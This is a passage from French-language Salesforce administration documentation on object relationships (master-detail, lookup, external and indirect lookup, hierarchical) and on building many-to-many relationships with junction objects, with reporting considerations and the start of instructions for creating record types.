- L'objet principal peut être un objet standard, par exemple un Compte ou une Opportunité, ou un objet personnalisé.
- Il est recommandé de ne pas dépasser 10 000 enregistrements enfants pour une relation principal-détails.

**Plusieurs-à-plusieurs**

Vous pouvez utiliser des relations principal-détails pour concevoir des relations *plusieurs-à-plusieurs* entre deux objets quelconques. Une relation plusieurs-à-plusieurs permet à chaque enregistrement d'un objet d'être lié à plusieurs enregistrements d'un autre objet et inversement. Par exemple, vous pouvez avoir un objet personnalisé appelé « Bogue » en relation avec l'objet requête standard de sorte qu'un bogue peut correspondre à plusieurs requêtes et qu'une requête peut aussi correspondre à plusieurs bogues.

**Référence**

Lie deux objets. Les relations de référence sont similaires aux relations principal-détails, sauf qu'elles ne prennent pas en charge le partage ni les champs de récapitulatif de cumul. Avec une relation de référence, vous pouvez :

- Lier deux objets différents.
- Lier un objet à lui-même (à l'exception de l'objet utilisateur ; reportez-vous à Hiérarchique à la page 4751). Par exemple, vous pouvez lier un objet personnalisé appelé « bogue » à lui-même pour indiquer comment deux bogues différents sont associés au même problème.

Remarque: Les relations de référence depuis des objets associés à l'objet membre de la campagne ne sont pas prises en charge. Cependant, vous pouvez créer des relations de référence à partir de l'objet membre de la campagne associé à d'autres objets.

Lorsque vous créez une relation de référence, vous pouvez définir les options suivantes :

- Rendre le champ de référence obligatoire pour la sauvegarde d'un enregistrement et l'exiger dans la présentation de page correspondante.
- Si le champ de référence est facultatif, vous pouvez spécifier l'un des trois comportements si l'enregistrement de référence est supprimé :
  - `Effacer la valeur de ce champ`. Paramètre par défaut. Effacer le champ est un bon choix lorsque le champ ne doit pas contenir de valeur issue de l'enregistrement de référence associé.
  - `Ne pas autoriser la suppression de l'enregistrement de référence qui fait partie d'une relation de référence`. Cette option limite la possibilité de supprimer l'enregistrement de référence si vous avez des dépendances, comme une règle de workflow, construites sur la relation.
  - `Supprimer également cet enregistrement` Disponible uniquement si un objet personnalisé contient la relation de référence, pas si elle est contenue par un objet standard. Cependant, l'objet de référence peut être standard ou personnalisé. Choisissez quand le champ de référence et son enregistrement associé sont étroitement couplés, et si vous souhaitez supprimer définitivement les données associées. Par exemple, prenons un enregistrement de rapport de dépenses ayant une relation de référence avec des enregistrements de dépenses individuels. Lorsque vous supprimez le rapport, vous souhaitez supprimer également tous les enregistrements de dépenses.

    ATTENTION: La sélection de `Supprimer également cet enregistrement` peut entraîner une *suppression en cascade*. Une suppression en cascade contourne les paramètres de sécurité et de partage, ce qui signifie que les utilisateurs peuvent supprimer des enregistrements lors de la suppression de l'enregistrement de référence cible, *même s'ils n'ont pas accès aux enregistrements*. Pour empêcher la suppression accidentelle d'enregistrements, la suppression en cascade est désactivée par défaut. Pour activer l'option de suppression en cascade pour votre organisation, contactez Salesforce.

    La suppression en cascade et ses options associées ne sont pas disponibles pour les relations de référence avec des objets heures ouvrables, communauté, piste, catalogue de prix, produit ou utilisateur.

Lorsque vous définissez une relation de référence, vous avez la possibilité d'inclure un champ de recherche dans les présentations de page de cet objet et de créer une liste associée sur les présentations de page de l'objet associé. Par exemple, si vous disposez d'un objet personnalisé nommé « Demandes de congés payés » et que vous souhaitez que vos utilisateurs relient les demandes de congés payés à l'employé ayant soumis la demande, créez une relation de référence avec l'objet utilisateur à partir de l'objet personnalisé Demandes de congés payés.

Si l'enregistrement parent d'une relation de référence est supprimé, le suivi historique de champ de l'enregistrement enfant ne consigne pas la suppression. Par exemple, si un compte parent est supprimé, la liste associée Historique des comptes de l'enregistrement enfant n'affiche pas cette suppression.

Vous ne pouvez pas supprimer un objet ni un enregistrement dans une relation de référence si le nombre combiné d'enregistrements entre les deux objets liés est supérieur à 100 000. Pour supprimer un objet ou un enregistrement dans une relation de référence, commencez par supprimer un nombre suffisant d'enregistrements enfant.

**Référence externe**

Une relation de référence externe associe un objet enfant standard, personnalisé ou externe à un objet parent externe. Lors de la création d'un champ de relation de référence externe, le champ ID externe standard de l'objet parent externe est mappé avec les valeurs du champ de relation de référence externe de l'enfant. Les valeurs du champ de l'objet externe proviennent d'une source de données externe.

**Référence indirecte**

Une relation de référence externe associe un objet enfant externe à un objet parent standard ou personnalisé. Lors de la création d'un champ de relation de référence indirecte dans un objet externe, vous spécifiez le champ de l'objet parent et le champ de l'objet enfant pour mapper et associer des enregistrements dans la relation. Plus précisément, vous sélectionnez un champ ID externe unique et personnalisé dans l'objet parent à mapper avec le champ de relation de référence indirecte de l'enfant, dont les valeurs proviennent d'une source de données externe.

**Hiérarchique**

Une relation de référence spéciale disponible pour un seul objet utilisateur. Elle permet aux utilisateurs d'utiliser un champ de recherche pour associer un utilisateur à un autre qui ne fait pas directement ou indirectement référence à lui-même. Par exemple, vous pouvez créer un champ de relation hiérarchique personnalisé pour stocker le responsable direct de chaque utilisateur.

Conseil: Lorsque vous créez un champ hiérarchique dans Personal Edition, Contact Manager Edition, Group Edition et Professional Edition, vous pouvez cocher la case `Champ limité` de sorte que seuls les utilisateurs disposant de l'autorisation « Gérer les utilisateurs internes » puissent le modifier. Dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, utilisez plutôt la sécurité au niveau du champ.

CONSULTER ÉGALEMENT :

Observations concernant les relations

Relations des objets externes

Création d'une relation plusieurs-à-plusieurs

Définition d'un objet personnalisé

## Création d'une relation plusieurs-à-plusieurs

Vous pouvez utiliser des relations principal-détails pour concevoir des relations *plusieurs-à-plusieurs* entre deux objets quelconques. Une relation plusieurs-à-plusieurs permet à chaque enregistrement d'un objet d'être lié à plusieurs enregistrements à partir d'un autre objet et inversement. Par exemple, vous pouvez avoir un objet personnalisé appelé « Bogue » en relation avec l'objet requête standard de sorte qu'un bogue peut correspondre à plusieurs requêtes et qu'une requête peut aussi correspondre à plusieurs bogues. Lors de la modélisation d'une relation plusieurs-à-plusieurs, vous utilisez un *objet junction* pour connecter deux objets que vous souhaitez associer l'un à l'autre.

**Objet Junction**
: Objet personnalisé avec deux relations principal-détails. À l'aide d'un objet jonction personnalisé, vous pouvez modéliser des relations « plusieurs-à-plusieurs » entre deux objets. Par exemple, vous pouvez avoir un objet personnalisé appelé « Bogue » en relation avec l'objet requête standard de sorte qu'un bogue peut correspondre à plusieurs requêtes et qu'une requête peut aussi correspondre à plusieurs bogues.

La création d'une relation plusieurs-à-plusieurs se compose de :

1. Création de l'objet junction.
2. la création des deux relations principal-détail.
3. la personnalisation des listes associées sur les présentations de page des deux objets principaux.
4. la personnalisation de rapports afin de maximiser l'efficacité de la relation plusieurs-à-plusieurs.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les rapports ne sont pas disponibles dans **Database.com**.

**AUTORISATIONS UTILISATEUR**

Pour créer une relation plusieurs-à-plusieurs :
- Personnaliser l'application

### Création de l'objet junction

1. Créez un objet personnalisé qui sera votre objet jonction.
2. Dans l'assistant d'objet personnalisé, tenez particulièrement compte de ces conseils pour les objets junction :
   - Donnez un nom à l'objet avec une étiquette qui indique sa destination, telle que *`AssociationRequêteBogue`*.
   - Pour le champ `Nom d'enregistrement`, il est recommandé d'utiliser le type de données à numérotation automatique.
   - Ne lancez pas l'assistant d'onglet personnalisé avant de cliquer sur **Enregistrer**. Les objets junction nécessitent un onglet.

### Création des deux relations principal-détail

Pour créer les deux relations principal-détail :

1. Vérifiez que les deux objets que vous souhaitez associer existent déjà. Par exemple, vous pouvez souhaiter associer l'objet de requête standard à un objet de bogue personnalisé.
2. Sur l'objet junction, créez le premier champ de la relation principal-détails. Dans l'assistant de champ personnalisé :
   a. Choisissez `Relation principal-détails` comme type de champ.
   b. Sélectionnez l'un des objets à associer à votre objet junction. Par exemple, sélectionnez *`Requête`*.

      La première relation principal-détails que vous créez sur votre objet junction devient la relation *principale*. Cela affecte les éléments suivants pour les enregistrements d'objet junction :

      - Apparence : Les pages de détail et de modification de l'objet junction utilisent la couleur et toutes les icônes associées de l'objet principal.
      - Propriétaire d'enregistrement : Les enregistrements de l'objet junction héritent de la valeur du champ `Responsable` de leur enregistrement principal associé. Comme les objets du côté détails de la relation ne disposent pas d'un champ

`Responsable` visible, cela n'est pertinent que dans la mesure où vous supprimez par la suite les deux relations principal-détails de votre objet junction.

- Service : Si votre entreprise dispose de services à des fins de segmentation des données, les enregistrements d'objet junction héritent leur service de leur enregistrement principal associé. De même qu'avec le propriétaire d'enregistrement, cela n'est pertinent que dans la mesure où vous supprimez par la suite les deux relations principal-détails.

**c.** Sélectionnez une option `Paramètre de partage`. Pour le champ de relation principal-détails, l'attribut `Paramètre de partage` détermine l'accès au partage dont les utilisateurs doivent disposer pour un enregistrement principal afin de créer, modifier ou supprimer ses enregistrements de détail associés.

**d.** Pour l'`étiquette de la liste associée` qui sera affichée sur la présentation de la page de l'objet principal, n'acceptez pas les valeurs par défaut. Modifiez-les pour utiliser le nom de l'autre objet principal dans votre relation plusieurs-à-plusieurs. Par exemple, modifiez-les en *`Bogues`* afin que les utilisateurs puissent voir une liste associée de bogues sur la page des détails de la requête.

**3.** Sur l'objet junction, créez le second champ de la relation principal-détails. Dans l'assistant de champ personnalisé :

**a.** Choisissez `Relation principal-détails` comme type de champ.

**b.** Sélectionnez l'autre objet principal souhaité à associer à votre objet junction. Par exemple, sélectionnez *`Bogue`*.

La seconde relation principal-détails que vous créez sur votre objet junction devient la relation *secondaire*. Si vous supprimez la relation principal-détails primaire ou si vous la convertissez en une relation de référence, l'objet principal secondaire devient primaire.

**c.** Sélectionnez une option `Paramètre de partage`. Pour le champ de relation principal-détails, l'attribut `Paramètre de partage` détermine l'accès au partage dont les utilisateurs doivent disposer pour un enregistrement principal afin de créer, modifier ou supprimer ses enregistrements de détail associés.

**d.** Pour l'`étiquette de la liste associée` qui sera affichée sur la présentation de la page de l'objet principal, n'acceptez pas les valeurs par défaut. Modifiez-les pour utiliser le nom de l'autre objet principal dans votre relation plusieurs-à-plusieurs. Par exemple, modifiez-les en *`Requêtes`* afin que les utilisateurs puissent voir une liste associée de requêtes sur la page des détails du bogue.

## Personnalisation des listes associées de relation plusieurs-à-plusieurs

Pour une relation plusieurs-à-plusieurs dans Salesforce, chaque enregistrement d'objet principal affiche une liste associée aux enregistrements de l'objet junction associé. Pour créer une expérience utilisateur sans heurt, vous pouvez changer le nom de la liste associée de l'objet junction sur chacune des présentations de page de l'objet principal pour qu'elle ait le nom de l'autre objet principal. Par exemple, vous pouvez changer la liste associée AssociationsRequêteBogue en *`Requêtes`* sur la présentation de la page des bogues et en *`Bogues`* sur la présentation de la page des requêtes. Vous pouvez personnaliser d'avantage ces listes associées pour afficher des champs de l'autre objet principal.

Pour personnaliser les champs qui s'affichent dans la liste associée de l'objet junction de chaque présentation de page de l'objet principal :

**1.** Modifiez la présentation de la page de chaque objet principal associé à l'objet junction. Par exemple, modifiez la liste associée BugCaseAssociations dans les enregistrements de requêtes en changeant la présentation de page des requêtes.

**2.** Modifiez les propriétés dans la liste associée. Par exemple, dans certains cas la liste associée AssociationsRequêteBogue a été renommée Bogues, aussi sélectionnez la liste associée Bogues.

**3.** Ajoutez les champs à afficher dans la liste associée. Vous pouvez ajouter des champs de l'objet junction même, mais, plus important, vous pouvez ajouter des champs à partir de l'autre objet principal.

Chaque champ est précédé de son nom d'objet dans la fenêtre contextuelle. Dans la liste associée même, seuls des champs de l'objet junction sont précédés du nom de l'objet ; les champs de l'autre objet principal ne le sont pas.

Remarque: La liste associée à l'objet junction ne comprend pas d'icône sur les pages détails de l'enregistrement principal car l'objet junction ne possède pas d'onglet personnalisé. Si vous créez un onglet pour l'objet junction, l'icône est incluse.

### Personnalisation de rapports destinés à des relations plusieurs-à-plusieurs

Des relations plusieurs-à-plusieurs offrent deux types de rapports standard qui associent des objets principaux et l'objet junction. Les types de rapport sont :

- « Principal primaire avec objet junction et principal secondaire » dans la catégorie de rapport de l'objet principal primaire.
- « Principal secondaire avec objet junction et principal primaire » dans la catégorie de rapport de l'objet principal secondaire.

L'ordre des objets principaux dans le type de rapport est important. Le premier objet principal indiqué détermine la portée des enregistrements qui peuvent être affichés dans le rapport.

Vous pouvez créer des rapports personnalisés basés sur ces types de rapport standard. De plus, vous pouvez créer des types de rapports personnalisés pour personnaliser les objets associés joints au rapport.

CONSULTER ÉGALEMENT :

- Présentation des relations d'objets
- Observations concernant les relations
- Définition d'un objet personnalisé
- Recherche des paramètres de gestion d'objet
- Recherche des paramètres de gestion d'objet

## Observations concernant les relations

Examinez les points suivants avant de créer des relations entre des objets :

**Limites des relations**

Chaque objet personnalisé peut avoir jusqu'à deux relations principal-détails et de nombreuses relations de référence. Chaque relation est incluse dans le nombre maximal autorisé de champs personnalisés.

**Conversion des relations**

Vous pouvez convertir une relations principal-détails en une relation de référence tant qu'il n'existe aucun champ de récapitulatif de cumul dans l'objet principal.

Vous pouvez convertir une relation de référence en relation principal-détails, mais uniquement si le champ de recherche contient une valeur dans tous les enregistrements.

**Auto-relations**

Vous pouvez créer une relation entre un objet et lui-même. Il doit toutefois s'agir d'une relation de référence. De plus, un enregistrement unique ne peut pas être associé à lui-même. Néanmoins, un enregistrement peut indirectement être relié à lui-même. Par exemple, la campagne Courriers directs de la campagne Promotion en matière de vacances peut être sélectionnée dans la relation de référence, et la campagne Promotion en matière de vacances de la campagne Courriers directs peut être sélectionnée dans la relation de référence.

Vous ne pouvez pas créez une auto-relation plusieurs-à-plusieurs, c'est-à-dire que les deux relations principal-détails de l'objet junction ne peuvent pas avoir le même objet principal.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les objets externes Salesforce Connect sont disponibles dans : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**Icônes des listes associées personnalisées**

L'icône sélectionnée pour l'onglet personnalisé associé apparaît également dans toute liste associée personnalisée que vous créez sur la base d'une relation.

Les listes associées personnalisées n'incluent pas d'icône si elles reposent sur une relation avec un objet personnalisé ne comportant pas d'onglet personnalisé.

**Relations principal-détails**

Pour créer des relations principal-détails de plusieurs niveaux, l'autorisation utilisateur « Personnaliser l'application » est requise.

Lorsque vous définissez une relation principal-détails, l'objet personnalisé sur lequel vous travaillez correspond au côté « détails ». Ses données peuvent figurer sous forme de liste associée personnalisée sur les présentations de page de l'autre objet.

Par défaut, les enregistrements ne peuvent pas être réapparentés dans des relations principal-détails. Pour des enregistrements enfant de relations principal-détails sur des objets personnalisés, les administrateurs peuvent toutefois autoriser une nouvelle relation parente avec d'autres enregistrements, en sélectionnant l'option `Autoriser une nouvelle relation parente` dans la définition de la relation principal-détails.

Vous pouvez avoir jusqu'à trois niveaux de détails personnalisés.

Des objets standard ne peuvent pas se trouver du côté détails d'une relation principal-détails d'un objet personnalisé.

Un objet peut s'afficher une seule fois dans une relation principal-détails de plusieurs niveaux. Par exemple, un objet sous-détails d'une relation principal-détails de plusieurs niveaux ne peut pas être en même temps l'objet principal d'une autre relation principal-détails de plusieurs niveaux. Un objet sous-détails ne peut pas être l'objet principal de l'objet détails de l'objet sous-détails.

Les relations principal-détails de plusieurs niveaux ne prennent pas en charge les transferts de service.

Vous ne pouvez pas créer de relation principal-détails si l'objet personnalisé contient déjà des données. Vous pouvez toutefois créer la relation en tant que recherche, puis la convertir en principal-détails, si le champ de recherche contient une valeur dans tous les enregistrements.

La conversion de relations, de recherche vers principal-détails ou de principal-détails vers recherche, se comporte de façon identique à des relations principal-détails entre deux objets. Cela signifie que les limites de conversion des deux objets liés dans la relation détails-sous-détails1 ou sous-détails1-sous-détails2 sont identiques aux limites de conversion de la relation principal-détails.

Les champs récapitulatifs de cumul fonctionnent comme dans des relations principal-détails entre deux objets. Un principal peut récapituler des champs dans des enregistrements de détails, mais il ne peut pas récapituler des champs directement dans des enregistrements de sous-détails. Pour cela, l'enregistrement de détails doit comprendre un champ de récapitulatif de cumul pour le champ de l'enregistrement de sous-détails, qui permet au principal de récapituler le champ de récapitulatif de cumul de détails.

Vous pouvez utiliser des relations principal-détails de plusieurs niveaux dans des types de rapports personnalisés. La case `Autoriser les rapports` doit être activée lors de la création de l'objet personnalisé. Les types de rapports personnalisés créés pour des relations principal-détails de plusieurs niveaux sont décomptés dans la limite de types d'enregistrements personnalisés de l'organisation et aucun rapport n'est généré lorsque cette limite est dépassée.

Les objets junction personnalisés ne peuvent pas avoir d'objets de détails. Cela signifie qu'un objet junction personnalisé ne peut pas devenir l'objet principal d'une relation principal-détails de plusieurs niveaux.

Vous ne pouvez pas supprimer un objet personnalisé s'il se trouve du côté principal d'une relation principal-détails. Si vous supprimez un objet personnalisé qui se trouve du côté détails d'une relation principal détails, la relation est convertie en une relation de référence.

La suppression d'un enregistrement de détail le déplace vers la Corbeille et laisse l'enregistrement principal inchangé. La suppression d'un enregistrement principal supprime également les enregistrements de détails et de sous-détails associés. L'annulation de la suppression d'un enregistrement de détail entraîne sa restauration. L'annulation de la suppression d'un enregistrement principal annule également la suppression des enregistrements de détail et de sous-détail associés. Cependant, si vous supprimez un enregistrement de détail, puis ultérieurement et séparément, son enregistrement principal, vous ne pouvez pas annuler la suppression de l'enregistrement de détail, car n'a plus d'enregistrement principal associé.

Il est recommandé de ne pas dépasser 10 000 enregistrements enfant pour une relation principal-détails.

**Relations plusieurs-à-plusieurs**

Les enregistrements d'objet Junction sont supprimés lorsque l'un des enregistrements principaux est supprimé et placé dans la corbeille. Si les deux enregistrements principaux associés sont supprimés, l'enregistrement d'objet junction est définitivement supprimé et ne peut pas être restauré.

Le partage d'accès d'un enregistrement d'objet junction est déterminé par l'accès de partage d'un utilisateur aux deux enregistrements principaux associés et par l'option `Paramètre de partage` du champ de la relation. Reportez-vous à Sécurité des objets personnalisés à la page 4762. Par exemple, si le paramètre de partage des deux parents est Lecture/Écriture, l'utilisateur doit disposer d'un accès en lecture/écriture pour les *deux* parents afin d'avoir un accès en lecture/écriture à l'objet junction. D'un autre côté, si le paramètre de partage des deux principaux est Lecture seule, un utilisateur ayant des droits de lecture seule sur les enregistrements principaux a un accès en lecture/écriture sur l'objet junction.

Dans une relation plusieurs-à-plusieurs, un utilisateur ne peut pas supprimer un enregistrement parent si plus de 200 enregistrements d'objet junction y sont associés *et* si l'objet junction possède un champ récapitulatif de cumul qui s'intègre à l'autre parent. Pour supprimer cet objet, supprimez manuellement les enregistrements d'objet junction jusqu'à ce que leur nombre soit inférieur à 200.

La première relation principal-détails que vous créez sur votre objet junction devient la relation *principale*. Cela affecte les éléments suivants pour les enregistrements d'objet junction :

- Apparence : Les pages de détail et de modification de l'objet junction utilisent la couleur et toutes les icônes associées de l'objet primaire.
- Propriété d'enregistrement : Les enregistrements de l'objet junction héritent de la valeur du champ `Responsable` de leur enregistrement principal primaire associé. Comme les objets du côté détails de la relation ne disposent pas d'un champ `Responsable` visible, cela n'est pertinent que dans la mesure où vous supprimez par la suite les deux relations principal-détails de votre objet junction.
- Service : Si votre entreprise dispose de services à des fins de segmentation des données, les enregistrements d'objet junction héritent leur service de leur enregistrement principal primaire associé. De même qu'avec le propriétaire d'enregistrement, cela n'est pertinent que dans la mesure où vous supprimez par la suite les deux relations principal-détails.

La seconde relation principal-détails que vous créez sur votre objet junction devient la relation *secondaire*. Si vous supprimez la principale relation principal-détails ou si vous la convertissez en une relation de référence, l'objet principal secondaire devient primaire.

Des champs de récapitulatif de cumul qui résument les données de l'objet junction peuvent être créés pour les deux objets principaux.

Les champs de formule et les règles de validation de l'objet junction peuvent faire référence à des champs des deux objets principaux.

Vous pouvez définir des déclencheurs Apex sur les deux objets principaux et sur l'objet junction.

Un objet junction ne peut pas se trouver du côté principal d'une autre relation principal-détails.

Vous ne pouvez pas créez une auto-relation plusieurs-à-plusieurs, c'est-à-dire que les deux relations principal-détails de l'objet junction ne peuvent pas avoir le même objet principal.

**Relations de référence**

Si le champ de référence est facultatif, vous pouvez spécifier l'un des trois comportements si l'enregistrement de référence est supprimé :

- `Effacer la valeur de ce champ`. Correspond au paramètre par défaut. Effacer le champ est un bon choix lorsque le champ ne doit pas contenir de valeur issue de l'enregistrement de référence associé.
- `Ne pas autoriser la suppression de l'enregistrement de référence qui fait partie d'une relation de référence`. Cette option empêche la suppression de l'enregistrement de référence si vous avez des dépendances, telles qu'une règle de workflow, générées à partir de la relation.
- `Supprimer également cet enregistrement` Disponible uniquement si un objet personnalisé contient la relation de référence, pas si elle est contenue par un objet standard. Cependant, l'objet de référence peut être standard ou personnalisé.

Choisissez quand le champ de référence et son enregistrement associé sont étroitement couplés, et si vous souhaitez supprimer définitivement les données associées.

ATTENTION: La sélection de `Supprimer également cet enregistrement` peut entraîner une *suppression en cascade*. Une suppression en cascade contourne les paramètres de sécurité et de partage, ce qui signifie que les utilisateurs peuvent supprimer des enregistrements lors de la suppression de l'enregistrement de référence cible, *même s'ils n'ont pas accès aux enregistrements*. Pour empêcher la suppression accidentelle d'enregistrements, la suppression en cascade est désactivée par défaut. Pour activer l'option de suppression en cascade pour votre organisation, contactez Salesforce.

La suppression en cascade et ses options associées ne sont pas disponibles pour les relations de référence avec des objets heures ouvrables, communauté, piste, catalogue de prix, produit ou utilisateur.

Dans une chaîne de relations de référence, ces comportements fonctionnent de façon indépendante dans chaque champ cible à chaque niveau. Prenons, par exemple, un champ A comme référence cible du champ B, lui-même étant la référence cible du champ C. Vous pouvez avoir une restriction de suppression sur A et aucune sur B, ce qui signifie que A ne peut pas être supprimé alors que B peut l'être. Une fois B supprimé, la relation entre A et B n'existe plus, et C contient une valeur vide pour la référence.

Dans une relation de référence à plusieurs niveaux, ces options peuvent entrer en conflit. Par exemple, dans le scénario où le champ A est la référence cible du champ B, lui-même la référence cible du champ C, vous pouvez spécifier que A peut supprimer B, mais que B ne peut pas être supprimé, car il est dans une relation avec C. Si vous essayez de supprimer A, vous obtenez une erreur indiquant que B ne peut pas être supprimé, car il est lié à C.

Si l'enregistrement parent d'une relation de référence est supprimé, le suivi historique de champ de l'enregistrement enfant ne consigne pas la suppression. Par exemple, si un compte parent est supprimé, la liste associée Historique des comptes de l'enregistrement enfant n'affiche pas cette suppression.

**Relations dans les objets externes**

Les relations de référence, de référence externe et de référence indirecte ont des comportements et des limitations spécifiques.

- Seules les relations de référence, de référence externe et de référence indirecte sont disponibles pour des objets externes. Aucun autre type de relation n'est pris en charge.
- Selon la disponibilité du système externe, le chargement des listes associées des objets externes enfants peut être lent lorsque les utilisateurs consultent les pages de détail des enregistrements parents.
- Les relations qui impliquent des objets externes autorisent les utilisateurs à créer des enregistrements enfants à partir des pages de détail des enregistrements parents. Cependant, le champ de relation de chaque nouvel enregistrement enfant n'est pas automatiquement renseigné pour identifier l'enregistrement parent.
- La synchronisation ne crée pas de champ de relation dans les objets externes de votre organisation Salesforce. Vous pouvez toutefois modifier le type d'un champ personnalisé créé par synchronisation dans Relation de référence, Relation de référence externe ou Relation de référence indirecte. La modification du type d'un champ personnalisé existant est plus simple et plus efficace que la création manuelle d'un champ de relations dans l'objet externe.

  Par exemple, supposons qu'un système externe a une relation de clé étrangère. La synchronisation des tableaux associés crée un champ de texte dans votre organisation, pour la colonne externe qui identifie les clés étrangères. Pour refléter la relation de clé étrangère au sein de votre organisation, changez le type de ce champ de texte en Relation de référence externe.
- Un champ de relation est un type de champ personnalisé. Par conséquent, comme tous les champs personnalisés d'un objet externe, les champs de relation peuvent être remplacés lors de la synchronisation de l'objet externe. Reportez-vous aux considérations relatives à la synchronisation pour chaque adaptateur Salesforce Connect que vous utilisez.
- La suppression en cascade n'est pas disponible pour les relations d'objet externe.
- Dans Salesforce Classic les champs de référence externe et de relation de référence indirecte n'affichent pas les noms des enregistrements parents attendus.

  - Un champ de référence externe affiche l'ID de l'objet parent ou la valeur du champ standard ID externe de l'objet parent. Ce dernier est affiché par défaut. Cependant, si un champ personnalisé de l'objet parent a un attribut Est un champ Nom, l'ID de l'objet parent est affiché.
  - Un champ de référence indirecte affiche la valeur du champ cible dans l'objet parent. Pour rechercher les enregistrements associés, les valeurs du champ cible sont mappées avec celles du champ de relation de référence indirecte dans l'objet enfant. Le champ cible, qui a les attributs `ID externe` et `Unique`, est sélectionné lors de la création d'un champ de référence indirecte.

- Lorsqu'un utilisateur essaie de modifier un champ de relation de référence externe ou indirecte, aucune boîte de dialogue de référence n'est disponible pour sélectionner l'enregistrement parent.
  - Pour modifier un champ de relation de référence externe, saisissez manuellement la valeur du champ standard `ID externe` de l'enregistrement parent.
  - Pour modifier un champ de relation de référence indirecte, saisissez manuellement la valeur du champ cible de l'enregistrement parent. Le champ cible correspond au champ personnalisé doté des attributs `ID externe` et `Unique`, qui a été sélectionné lors de la création de la relation de référence indirecte. Pour déterminer les enregistrements associés, Salesforce mappe les valeurs des champs cibles à celles du champ de relation de référence indirecte dans l'objet enfant.
- Avec des relations de référence externe et de référence indirecte, l'enregistrement parent se présente sous la forme d'un lien dans le champ de relation de l'enregistrement enfant. Si l'enregistrement enfant est visualisé par un utilisateur qui n'a pas accès à l'enregistrement parent, l'enregistrement parent est affiché dans le champ de relation en texte brut au lieu d'un lien.
- Les filtres de référence ne sont pas disponibles pour les champs de relation de référence externe.
- Les champs de relation de référence indirecte peuvent être créés uniquement dans des objets externes.
- Seuls les objets qui ont un champ personnalisé avec les attributs `ID externe` et `Unique` sont disponibles en tant qu'objets parents dans des relations de référence indirectes. Si l'objet voulu n'est pas affiché lorsque vous créez un champ de relation de référence indirecte, ajoutez un champ ID externe personnalisé unique à cet objet.
- Si le système externe utilise des valeurs sensibles à la casse dans le Nom de colonne externe spécifié, assurez-vous que le champ de l'objet parent est également sensible à la casse. Lorsque vous définissez le champ personnalisé de l'objet parent, sélectionnez **ID externe**, **Unique** et **Considérer « ABC » et « abc » comme des valeurs différentes (sensible à la casse)**.

**Influence des relations sur les rapports**

Le type de relation que vous créez affecte la disponibilité des types de rapport standard et leur classement. Ces types de rapports déterminent les objets associés qui peuvent être inclus dans le rapport :

- Des relations de référence permettent d'associer des données des deux objets associés dans un rapport.
- Des relations principal-détails permettent d'associer des données de trois objets dans un rapport : l'objet principal, l'objet de détail, plus un autre objet de recherche. Si l'objet de détail possède plusieurs relations de référence, un type de rapport distinct est disponible en fonction de chaque recherche.
- Des relations plusieurs-à-plusieurs offrent deux types de rapports standard qui associent des objets principaux et l'objet junction. Les types de rapport sont :
  - « Principal primaire avec objet junction et principal secondaire » dans la catégorie de rapport de l'objet principal primaire.
  - « Principal secondaire avec objet junction et principal primaire » dans la catégorie de rapport de l'objet principal secondaire.

  L'ordre des objets principaux dans le type de rapport est important. Le premier objet principal indiqué détermine la portée des enregistrements qui peuvent être affichés dans le rapport.

L'influence du rapport de chaque type de relation est résumé dans le tableau suivant :

| Type de relation | Types de rapport standard | Catégorie du type de rapport |
|---|---|---|
| Recherche | Objet même<br>Objet avec première recherche<br>Objet avec deuxième recherche<br>Objet avec troisième recherche | En fonction de l'objet |
| Principal-Détails | Objet principal même<br>Objet principal avec objet de détail<br>Objet principal avec objet de détail et première recherche<br>Objet principal avec objet de détail et deuxième recherche<br>Objet principal avec objet de détail et troisième recherche | Objet principal |
| Plusieurs-à-plusieurs | Objet principal primaire même<br>Objet principal secondaire même<br>Objet principal primaire avec objet junction et objet principal secondaire<br>Objet principal secondaire avec objet junction et objet principal primaire | Objet principal primaire<br>et<br>Objet principal secondaire |

Les types de rapports personnalisés vous apportent plus de flexibilité pour associer des données issues de plusieurs objets, y compris des recherches ainsi que des relations principal-détails.

**Important:** La conversion d'une relation de référence en principal-détails et inversement peut rendre inutilisables des rapports personnalisés existants à cause des différents types de rapports standard disponibles pour chaque type de relation. Il est recommandé de tester vos rapports personnalisés immédiatement après la conversion du type de relation. Si vous restaurez la relation en son type d'origine, les rapports sont restaurés et de nouveau utilisables.

CONSULTER ÉGALEMENT :

Présentation des relations d'objets

Création d'une relation plusieurs-à-plusieurs

Relations des objets externes

# Création de types d'enregistrement pour des objets personnalisés

Créez des types d'enregistrement pour un objet personnalisé afin d'afficher des valeurs de liste de sélection et de présentations de page différentes en fonction du profil des différents utilisateurs.

1. Depuis les paramètres de gestion d'un objet personnalisé, accédez à Types d'enregistrement.
2. Cliquez sur **Nouveau** dans la liste associée Types d'enregistrement.
3. Sélectionnez `Maître` dans la liste déroulante `Type d'enregistrement existant` pour copier toutes les valeurs de liste de sélection disponibles ou choisissez un type d'enregistrement pour cloner ses valeurs de liste de sélection.

   Remarque: Lorsque vous créez un type d'enregistrement sans cloner un enregistrement existant, le nouveau type inclut automatiquement les valeurs de la liste de sélection principale pour les listes standard et personnalisées. Vous pouvez ensuite personnaliser les valeurs des listes de sélection en fonction du type d'enregistrement.

4. Saisissez une `Étiquette de type d'enregistrement` unique dans l'objet.
5. Saisissez une description.
6. Sélectionnez `Actif` afin d'activer le type d'enregistrement.
7. Sélectionnez `Activer pour le profil` en regard d'un profil afin de rendre le type d'enregistrement disponible pour les utilisateurs associés à ce profil. Cochez la case de la ligne d'en-tête pour l'activer dans tous les profils.

   Conseil: Si chaque profil est associé à un type d'enregistrement unique, les utilisateurs ne sont jamais invités à sélectionner le type lors de la création d'enregistrements.

8. Pour les profils activés, sélectionnez `Affecter par défaut` afin de définir le type d'enregistrement comme valeur par défaut pour les utilisateurs de ce profil. Activez la case de la ligne d'en-tête pour la définir comme valeur par défaut pour tous les profils.
9. Cliquez sur **Suivant**.
10. Sélectionnez une option d'affichage de présentation de page pour les enregistrements de ce type :
    - Pour appliquer une seule présentation de page à tous les profils, sélectionnez `Appliquer une présentation à tous les profils` et choisissez la présentation de page dans la liste déroulante.
